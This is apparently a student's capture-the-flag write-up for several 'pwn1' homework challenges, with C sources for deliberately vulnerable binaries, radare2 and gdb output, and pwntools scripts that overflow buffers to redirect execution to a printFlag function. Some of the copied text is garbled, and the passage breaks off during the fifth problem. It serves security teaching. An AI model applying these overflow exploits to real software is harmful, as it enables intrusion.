

PWN1 Write-Up

Prob1

10 points

Problem

Unzip the attached archive and cd into the "where" directory, type make. Your challenge will be in the bin directory. You will have to solve this, and all other pwn1 challenges, by communicating with a remote server "pwn.n0l3ptr.com" on port "9980" you can do this with netcat using the following command


```
nc pwn.n0l3ptr.com 9980
```

or in pwntools

```
r = remote('pwn.n0l3ptr.com', 9980)
```

Solution

First, I analyzed the c source code 'where.c'.



```
will@will-VirtualBox:~/CTF/pwn1/where$ cat where.c
will@will-VirtualBox:~/CTF/pwn1/where$ cat where.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

void printFlag(void){
    FILE *fp = 0;
    char *flag = calloc(50, sizeof(char));
    fp = fopen("flag.txt", "r");
    if(fp == NULL){
        printf("No flag found!:(\n");
    }
    else{
        fread(flag, 100, sizeof(char), fp);
        printf("%s", flag);
        fclose(fp);
    }
    free(flag);
    fflush(stdout);
}

int main(int argc, char** argv){
    void (*func)(void);
    unsigned char buf[sizeof(void(*)(void))];
    printf("Where do you want to go? ");
    fflush(stdout); //because socat
    fgets(buf, 100, stdin);
    func = (void (*)())*(uintptr_t*)buf;
    func();
    return 0;
}
```

Here I notice the function printFlag() which reads the flag from some file ‘flag.txt’, as long as that file exists. The main execution of the program never calls printFlag(). Which means we can’t get the flag from running the program without any other knowledge. When I run the program, it prompts for an address of where I would like to go. Therefore, we will have to force the program to run to the address of the printFlag function. To get that address open up radare on the executable ‘where’ with ‘r2 ./where’ and then type ‘aaaa’ to analyze the binary. I proceed to type ‘afl’ to see the functions and their addresses.

```
will@will-VirtualBox:~/CTF/pwn1/where/bin$ r2 ./where
... I script in C, because I can.
[0x08048500]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[Warning null var in fcn.0x80485fb.b.1.-16ns (afta)]
Warning null var in fcn.0x80485fb.b.1.-16
[x] Type matching analysis for all functions (afta)
[0x08048500]> afl
0x08048000 3 72 -> 73 fcn.08048000
0x08048048 1 177 fcn.08048048
0x080480f9 1 4 fcn.080480f9
0x080480fd 1 4 fcn.080480fd
0x08048101 30 822 -> 774 fcn.08048101
0x08048414 3 35 sym.init
0x08048437 1 21 fcn.08048437
0x0804844c 1 10 sub.printf_12_44c
0x08048450 1 6 sym.imp.printf
0x08048456 2 10 -> 22 fcn.08048456
0x08048460 1 6 sym.imp.fflush
0x08048470 1 6 sym.imp.free
0x08048480 1 6 sym.imp.fgets
0x08048490 1 6 sym.imp.fclose
0x080484a0 1 6 sym.imp.fread
0x080484b0 1 6 sym.imp.puts
0x080484c0 1 6 sym.imp._libc_start_main
0x080484d0 1 6 sym.imp.fopen
0x080484e0 1 6 sym.imp.calloc
0x080484f0 1 6 sub._gnon_start__252_4f0
0x08048500 1 33 entry0
0x08048530 1 4 sym.__x86.get_pc_thunk.bx
0x08048540 4 43 sym.deregister_tm_clones
0x08048570 4 53 sym.register_tm_clones
0x080485b0 3 30 sym._do_global_dtors_aux
0x080485d0 4 43 -> 40 entry1.init
0x080485fb 4 164 sym.printFlag
0x0804869f 1 99 sym.main
0x08048710 4 93 sym.__libc_csu_init
0x08048770 1 2 sym.__libc_csu_fini
0x08048774 1 20 sym._fini
[0x08048500]>
```


Here we see the printFlag function is located at 0x080485fb. This means over the network we have to force the program to open flag.txt by sending that address. Looking at the hints, I add a dummy ‘flag.txt’ to my current working directory so that the binary opening the ‘flag.txt’ file functions correctly when accessing the network from my VM. However, running the program over netcat and entering in the getFlag address does not work, which leads me to believe we must use pwntools. My script to retrieve the flag with pwntools and python is as follows.

```
from pwn import *
r = remote('pwn.n0l3ptr.com', 9980)
r.recvuntil("?\n")

x = p32(0x080485fb, endian="little")
r.send(x)
r.send("\n")
print r.recvall()
```

The first line imports pwntools to python. The second line establishes a network connection on the server where ‘flag.txt’ is located. I then ‘r.recvuntil(“?\n”)’ because we want to read the input of the ‘./where’ program from ‘Where do you want to go? ’ before we send out response. ‘x = p32(0x080485fb, endian="little")’ must be added so the program can receive raw bytes. This line packs the memory address of getFlag so that it is interpreted as bytes for a memory address. Integers are

always little endian. I found this in the notes. This is what we want to send back to the network, the packed memory address of getFlag(). My lack of unpacking before is why I could not send the address without pwntools. I then proceed to send that address over the server and print the received input. Running this program gives me the flag.



```
will@will-VirtualBox:~/CTF/pwn1/where/bin$ ls
flag.txt peda-session-where.txt script.py where
will@will-VirtualBox:~/CTF/pwn1/where/bin$ python script.py
[+] Opening connection to pwn.n0l3ptr.com on port 9980: Done
[+] Receiving all data: Done (26B)
[*] Closed connection to pwn.n0l3ptr.com port 9980
flag{L3t_th3_G4mEz_B3g1n}

will@will-VirtualBox:~/CTF/pwn1/where/bin$
```

Flag = flag{L3t_th3_G4mEz_B3g1n}

Prob2

10 points


Problem

Server: pwn.n0l3ptr.com

Port: 9981

Solution

I started by analyzing the provided binary ‘no_police.c’



```
~/CTF/pwn1/chal/prob2/no_police.c - Sublime Text (UNREGISTERED)

script5.py      script2.py      no_police.c

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <stdint.h>
4
5  void printFlag(void){
6      FILE *fp = 0;
7      char *flag = calloc(50, sizeof(char));
8      fp = fopen("flag.txt", "r");
9      if(fp == NULL){
10          printf("No flag found!: (\n");
11      }
12      else{
13          fread(flag, 100, sizeof(char), fp);
14          printf("%s", flag);
15          fclose(fp);
16      }
17      free(flag);
18      fflush(stdout);
19  }
20
21  int main(int argc, char** argv){
22      void (*func)(void);
23      int jumpFlag = 0;
24      unsigned char buf[10];
25      printf("What is the correct input? ");
26      fflush(stdout); //because socat
27      fgets(buf, 100, stdin);
28      if(jumpFlag == 0xffff){
29          func = printFlag;
30          func();
31      }
32      return 0;
33  }
```

Here we can see the printFlag() function is called when the jumpflag's lower 2 bytes are \xff\xff. Since printFlag() reads from a file 'flag.txt', we will have to put 'flag.txt' in our current working directory, so when connecting over the network, the program thinks we are in the network directory. For this challenge, we have to overwrite jumpFlag so the lower 2 bytes are ffff. I started by figuring out where jumpFlag is on the stack. To do so, I opened up radare and found the value being compared to 'ffff' and that's 'ebp-c' (jumpFlag). I opened up gdb and stepped through the program twice, because that's where ebp-c is moved. Here I see the stack change.

```

will@will-VirtualBox:~/CTF/pwn/chal/prob2/bin
0x080486fc <main+89>    mov    DWORD PTR [ebp - 0x10], 0x080485fb
0x080486ff <main+96>    mov    eax, DWORD PTR [ebp - 0x10]
[...]
00001 0xfffffce0a0 --> 0xfffffcebe ("AAAA\n")
00041 0xfffffce4d --> 0x64 ('d')
00081 0xfffffce80 --> 0x77fb35a0 --> 0xfbdb2288
00121 0xfffffceac --> 0xf7e190ec (<init_cachefn+92>: test eax, eax)
00161 0xfffffceb0 --> 0x64 ('d')
00201 0xfffffcebb --> 0x0
00241 0xfffffcebc0 --> 0xf7e2fa50 (<__new_extn+16>: add ebx, 0x1835b0)
00281 0xfffffcebc --> 0x4141876b
[...]
Legend: code, data, rodata, value
Breakpoint 1, 0x080486ec in main ()
LEGEND: STACK | HEAP | CODE | DATA | RDX | RODATA [ REGISTERS ]
*EAX 0xfffffcebe ← 'AAAA\n'
EBX 0x0
ECX 0x0
EDX 0x0
EDI 0x77f53008 (.GLOBAL_OFFSET_TABLE_) ← 0x1b1db0
ESI 0x77f53008 (.GLOBAL_OFFSET_TABLE_) ← 0x1b1db0
EBP 0xfffffce8 ← 0x0
*ESP 0xfffffce80 --> 0xfffffcebe ← 'AAAA\n'
*EIP 0x080486ec (main+77) ← add esp, 0x10
[ DISASM ]
> 0x080486c <main+77>      add   esp, 0x10
0x080486f <main+80>      cmp   dword ptr [ebp - 0xc], 0xffff
0x080486f6 <main+87>      jne   main+101 <0x0804870>
0x08048704 <main+101>     mov   eax, 0
0x08048709 <main+106>     mov   ecx, dword ptr [ebp - 4]
0x0804870c <main+109>     leave
0x0804870d <main+110>     lea   esp, [ecx - 4]
0x08048710 <main+113>     ret
1
0xf7e19637 <_libc_start_main+247> add   esp, 0x10
0xf7e1963a <_libc_start_main+250> sub   esp, 0x0c
0xf7e1963d <_libc_start_main+253> push  esp
[ STACK ]
00:0006 esp 0xfffffce0 → 0xfffffcebe ← 'AAAA\n'
01:0004 0xfffffce4 ← 0x64 /* 'd' */
02:0008 0xfffffce8 → 0x77fb35a0 (.IO_2_1_stdin_) ← 0xfbdb2288
03:000c 0xfffffcecc → 0xf7e190ec (<init_cachefn+92>) ← test eax, eax
04:0010 0xfffffce0 ← 0x1
05:0014 0xfffffce4 ← 0x0
06:0018 0xfffffceb0 → 0xf7e2fa50 (<__new_extn+16>) ← add ebx, 0x1835b0
07:001c eax-2 0xfffffcebc ← 0x4141876b
[ BACKTRACE ]
▶ F 0 0x080486cc main+77
f 1 f7e19637 _libc_start_main+247
Breakpoint 0x080486ec
gdb-peda$ 

```

0xfffffcecc is the stack location that changed from 'ebx-c' to 0, so it must be the location of the jumpFlag. Next, I set a breakpoint after the fgets function so I could see where my input was being stored on the stack with 'b *0x080486ec'. After continuing program execution and typing in AAAA I see the following.

AAAA is stored at 0xfffffcebe. 0Xffffcecc - 0xfffffcebe = 14 base 10. Therefore, jumpFlag and the buffer are 14 bytes away on the stack. Next I wrote a python script to overwrite jumpFlag.

```
from pwn import *
r = remote('pwn.n0l3ptr.com', 9981)
r.recvuntil("?" )
r.send("14141414141414\xff\xff\x00\x00")
r.interactive()
```

The first two lines interact with the server and import pwntools. The send line is important. I wrote 14 bytes to get to the address of jumpFlag and then overwrite the bottom 2 bytes of the integer with ‘ffff’. ‘ffff’ is written first because integers are little endian format so LSB is to the left.

After running my script I get the flag.

```
will@will-VirtualBox:~/CTF/pwn1/chal/prob2/bin$ ls
flag.txt  no_police  peda-session-no_police.txt  script2.py
will@will-VirtualBox:~/CTF/pwn1/chal/prob2/bin$ python script2.py
[+] Opening connection to pwn.n0l3ptr.com on port 9981: Done
[*] Switching to interactive mode
$ flag{ImpR3SS1v3...C4n_Y0u_k33p_1T_Up?}
[*] Got EOF while reading in interactive
$ 
$ 
[*] Closed connection to pwn.n0l3ptr.com port 9981
[*] Got EOF while sending in interactive
will@will-VirtualBox:~/CTF/pwn1/chal/prob2/bin$
```

Flag = flag{ImpR3SS1v3...C4n_Y0u_k33p_1T_Up?}

Prob3

20 points


Problem

Server: pwn.n0l3ptr.com

Port: 9982

Solution

I started by analyzing the provided source code for the problem ‘print_stack.c’



The screenshot shows a Sublime Text window with multiple tabs open. The active tab is 'print_stack.c'. The code is as follows:

```
~/CTF/pwn1/chal/prob3/print_stack.c - Sublime Text (UNREGISTERED)

4 void printFlag(void){
5     FILE *fp = 0;
6     char *flag = calloc(50, sizeof(char));
7     fp = fopen("flag.txt", "r");
8     if(fp == NULL){
9         printf("No flag found!\n");
10    } else{
11        fread(flag, 100, sizeof(char), fp);
12        printf("%s", flag);
13        fclose(fp);
14    }
15    free(flag);
16    fflush(stdout);
17 }
18
19 void printStack(unsigned char** buf, unsigned long long rbp, unsigned int ebp){
20     const char* fmt = 0, *fmt2;
21     size_t sz = sizeof(uintptr_t);
22     uintptr_t* ptr = (uintptr_t*)(((uintptr_t)buf>>4)<<4);
23     size_t i = 0, count = 0;
24     if(sz == 8){
25         count = ((rbp-((unsigned long long)ptr))+16);
26         count >= 3;
27         fmt = "%p-> %016llx\n";
28         fmt2 = "%p-> %016llx <= return address\n";
29     } else{
30         count = (ebp-((unsigned int)ptr)+8);
31         count >= 2;
32         fmt = "%p-> %08lx\n";
33         fmt2 = "%p-> %08lx <= return address\n";
34     }
35     for(i=0; i<count; ++i){
36         if(i == count-1){
37             printf(fmt2, ptr+i, *(ptr+i));
38         } else{
39             printf(fmt, ptr+i, *(ptr+i));
40         }
41     }
42 }
43
44 void vuln(){
45     unsigned char buf[30];
46     register unsigned long long *rbp asm ("rbp");
47     register unsigned int ebp asm ("ebp");
48     printStack((unsigned char**)buf, (unsigned long long)rbp, (unsigned int)ebp);
49     printf("What is the correct input?\n");
50     fflush(stdout); //because socat
51     gets(buf);
52     printf("\$>\n", buf);
53     printStack((unsigned char**)buf, (unsigned long long)rbp, (unsigned int)ebp);
54     fflush(stdout); //because socat
55 }
56
57
58
59
60 int main(int argc, char** argv){
61     vuln();
62     return 0;
63 }
64
```

Line 20, Column 76

Here we can see there is a function `printFlag()` which is never called from within execution of the program. This program attempts to open a file ‘flag.txt’ from over the network. To trick the network into opening that file, I created a dummy ‘flag.txt’ in my directory. The rest of the program simply prints a stack and asks for the correct input. I observed this by running the program with ‘./print_stack’. However, when I ‘make’ the program the compiler gave me warning that the `gets` function is

vulnerable. Looking at the source code, we can see that gets uses a buffer of size 30. This must be the exploitable buffer. However, after trying to overflow the buffer I realized that 42 characters is the maximum input before there is a segmentation fault. The 43rd character causes the segmentation fault. This means on 43rd byte, the return address is being overwritten. Since we need to get to printFlag(), we can overwrite the return address on the stack to return to the address of printFlag(). Analyzing the binary using radare with ‘r2 ./print_stack’, I type ‘aaaa’ to analyze the binary and ‘afl’ to list functions. I see the printflag() is at 0x80485cb.

```
[r] Cannot open './print_stack'
will@will-VirtualBox:~/CTF/pwn1/chal/prob3/bin$ r2 ./print_stack
-- I accidentally typed the kernel with radare2.
[0x080484d0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[Warning null var in fcn.0x80485cb.b.1.-16ns (afta)]
Warning null var in fcn.0x80485cb.b.1.-16
[x] Type matching analysis for all functions (afta)
[0x080484d0]> afl
0x08048000 33 1039 -> 1041 fcn.08048000
0x080483ec 3 35 sym._init
0x0804840f 1 13 fcn.0804840f
0x0804841c 1 10 sub.printf_12_41c
0x08048420 1 6 sym.imp.printf
0x08048426 2 10 -> 22 fcn.08048426
0x08048430 1 6 sym.imp.fflush
0x08048440 1 6 sym.imp.gets
0x08048450 1 6 sym.imp.free
0x08048460 1 6 sym.imp.fclose
0x08048470 1 6 sym.imp.fread
0x08048480 1 6 sym.imp.puts
0x08048490 1 6 sym.imp.__libc_start_main
0x080484a0 1 6 sym.imp.fopen
0x080484b0 1 6 sym.imp.calloc
0x080484c0 1 6 sub.__gmon_start__252_4c0
0x080484d0 1 33 entry0
0x08048500 1 4 sym.__x86.get_pc_thunk.bx
0x08048510 4 43 sym.deregister_tm_clones
0x08048540 4 53 sym.register_tm_clones
0x08048580 3 30 sym.__do_global_dtors_aux
0x080485a0 4 43 -> 40 entry1.init
0x080485cb 4 164 sym.printFlag
0x0804866f 10 264 sym.printStack
0x08048777 1 133 sym.vuln
0x080487fc 1 36 sym.main
0x08048820 4 93 sym.__libc_csu_init
0x08048880 1 2 sym.__libc_csu_fini
0x08048884 1 20 sym._fini
[0x080484d0]>
```

This seems like a good problem for pwntools. I wrote the following script in Python to get the flag.

```
#42 is max before crashing. 43 characters causes seg fault
#buf got gets is [30']
```

```
from pwn import *
r = remote('pwn.n0l3ptr.com', 9982)
r.recvuntil(")? ")


r.send("111222333445566778899111222313440000110111"+p32(0x80485cb)+"\n")

a = r.recv(70)
print a
r.interactive()
```

The first line imports the pwntools library and the second line connects to the homework server. I receive the program input until ‘? ’ because after ‘? ’ is where the program asks for input. I then proceed to send the program 42 characters to get to the return address. I then pack the address of

`printFlag()` as send it to the program. I must pack the address so that the program can interpret the hexadecimal address. After sending that address we have overwritten the return address of the stack and now the program will return to the `printFlag()` function and print the flag. Receiving all the input after sending the string to overwrite the stack takes forever, so I just receive 70 bytes and print that result. I use ‘`r.interactive()`’ so that pwntools can interact with the binary.

After running my script I get the flag.



```
\x0
[*] Closed connection to pwn.n0l3ptr.com port 9982
will@will-VirtualBox:~/CTF/pwn1/chal/prob3/bin$ python script3.py
[+] Opening connection to pwn.n0l3ptr.com on port 9982: Done
11122233344556677889911222313440000110111 \x0
0xffa02bf0 -> 31318000

[*] Switching to interactive mode
0xffa02bf4 -> 32323231
0xffa02bf8 -> 34333333
0xffa02bfc -> 36353534
0xffa02c00 -> 38373736
0xffa02c04 -> 31393938
0xffa02c08 -> 32323131
0xffa02c0c -> 33313332
0xffa02c10 -> 30303434
0xffa02c14 -> 31313030
0xffa02c18 -> 31313130
0xffa02c1c -> 080485cb <== return address
flag{Y0u_G0t_th14_N00b}
Segmentation fault (core dumped)
[*] Got EOF while reading in interactive
$
```

Flag = flag{Y0u_G0t_th14_N00b}

Prob4

20 points

Problem

Server: pwn.n0l3ptr.com

Port: 9983

Solution

I started out by analyzing the given binary ‘stack.c’.

```

bin flag.txt makefile stack.c
will@will-VirtualBox:~/CTF/pwn1/chal/prob4$ cat stack.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

void printFlag(void){
    FILE *fp = 0;
    char *flag = calloc(50, sizeof(char));
    fp = fopen("flag.txt", "r");
    if(fp == NULL){
        printf("No flag found!:(\n");
    }
    else{
        fread(flag, 100, sizeof(char), fp);
        printf("%s", flag);
        fclose(fp);
    }
    free(flag);
    fflush(stdout);
}

void vuln(){
    unsigned char buf[200];
    printf("What is the correct input? ");
    fflush(stdout); //because socat
    gets(buf);
    printf("%s\n", buf);
    fflush(stdout); //because socat
}

int main(int argc, char** argv){
    vuln();
    return 0;
}
will@will-VirtualBox:~/CTF/pwn1/chal/prob4$ 

```

Again there is a printFlag() function that the program does not call. This printFlag() reads the flag from a file ‘flag.txt’ over the server. To trick the program when running over the server, we create a file called ‘flag.txt’ in our directory to make the program think we are reading from an existing file. Since printFlag() is not called in program execution, we will have to force the program to execute the function. We can do so by overflowing the stack since the get() function is vulnerable. Gets() uses a 200 byte buffer.

Through brute forcing the program, I found out ‘./stack’ requires 212 characters to overflow and cause a segmentation fault. 211 characters is the maximum before the program crashes. Next, I opened up Radare with ‘r ./stack’, typed ‘aaaa’ to analyze the binary, and ‘afl’ to see the functions.

| Address | Length | Description |
|------------|---------|---------------------------|
| 0x08048000 | 39 1039 | 1001 fcn.08048000 |
| 0x080483ec | 3 35 | sym._init |
| 0x0804840f | 1 13 | fcn.0804840f |
| 0x0804841c | 1 10 | sub.printf_12_41c |
| 0x08048420 | 1 6 | sym.imp.printf |
| 0x08048426 | 2 10 | -> 22 fcn.08048426 |
| 0x08048430 | 1 6 | sym.imp.fflush |
| 0x08048440 | 1 6 | sym.imp.gets |
| 0x08048450 | 1 6 | sym.imp.free |
| 0x08048460 | 1 6 | sym.imp.fclose |
| 0x08048470 | 1 6 | sym.imp.fread |
| 0x08048480 | 1 6 | sym.imp.puts |
| 0x08048490 | 1 6 | sym.imp.__libc_start_main |
| 0x080484a0 | 1 6 | sym.imp.fopen |
| 0x080484b0 | 1 6 | sym.impcalloc |
| 0x080484c0 | 1 6 | sub.__gmon_start__252_4c0 |
| 0x080484d0 | 1 33 | entry0 |
| 0x08048500 | 1 4 | sym.__x86.get_pc_thunk.bx |
| 0x08048510 | 4 43 | sym.deregister_tm_clones |
| 0x08048540 | 4 53 | sym.register_tm_clones |
| 0x08048580 | 3 30 | sym.__do_global_dtors_aux |
| 0x080485a0 | 4 43 | -> 40 entry1.init |
| 0x080485cb | 4 164 | sym.printFlag |
| 0x0804866f | 1 98 | sym.vuln |
| 0x080486d1 | 1 36 | sym.main |
| 0x08048700 | 4 93 | sym.__libc_csu_init |
| 0x08048760 | 1 2 | sym.__libc_csu_fini |
| 0x08048764 | 1 20 | sym._fini |

Here we can see the address to printFlag() is 0x080485cb. Next we seek to the Vuln function and look at the stack pointer.

Here we can see $\text{esp}-0xd8$ which is $\text{esp} - 216$. However, before every function call, we subtract $0xc$ and add $0x10$. $0x10-0xc = 4$. Which means the stack pointer is 4 greater than -216 , so it is at -212 .

Therefore we need 212 bytes to overwrite the return address. Next, I used pwntools to write a python script to exploit the vulnerability and get the flag.

```
#211 is max before crashing. 212 characters causes seg fault
#buf got gets is [200]
from pwn import *
r = remote('pwn.n0l3ptr.com', 9983)
r.recvuntil("? ")
```

```
a = r.recv(230)  
print a  
r.interactive()
```

The first line imports the pwntools library and the second line connects to the homework server. I receive the program input until ‘?’ because after ‘?’ is where the program asks for input. I then proceed to send the program 212 characters to overwrite the return address. I then pack the address of printFlag() as send it to the program. I must pack the address so that the program can interpret the hexadecimal address. This overwrites the return address of the stack with the address of printFlag() so printFlag() executes. Receiving all the input after sending the string to overwrite the stack takes forever, so I just receive 230 bytes and print that result. I use ‘r.interactive()’ so that pwntools can interact with the binary.

After executing my script I got the flag.

```

[*] Got EOF while sending in interactive
will@will-VirtualBox:~/CTF/pwn1/chal/prob4/bin$ python script4.py
[+] Opening connection to pwn.n0l3ptr.com on port 9983: Done
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa`|x0

[*] Switching to interactive mode
flag{N0w_th3_Gam3z_H4v3_r34LLy_st4rt3d}
Segmentation fault (core dumped)
[*] Got EOF while reading in interactive
$ 
$ 
[*] Closed connection to pwn.n0l3ptr.com port 9983
[*] Got EOF while sending in interactive
will@will-VirtualBox:~/CTF/pwn1/chal/prob4/bin$ 

```

Prob5

20 points

Problem

Server: pwn.n0l3ptr.com

Port: 9984

Solution

Firstly, I analyzed the provided source code ‘where2.c’

```

~/CTF/pwn1/chal/prob5/where2.c - Sublime Text (UNREGISTERED)

script5.py      x  where2.c      x  script6.py      x
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <stdint.h>
4
5 //32 bit only
6 int main(int argc, char** argv){
7     void* donde = 0;
8     size_t sz = sizeof(uintptr_t);
9     unsigned char buf[300];
10    char code[200];
11    if(sz == 0){ //if sz == 0
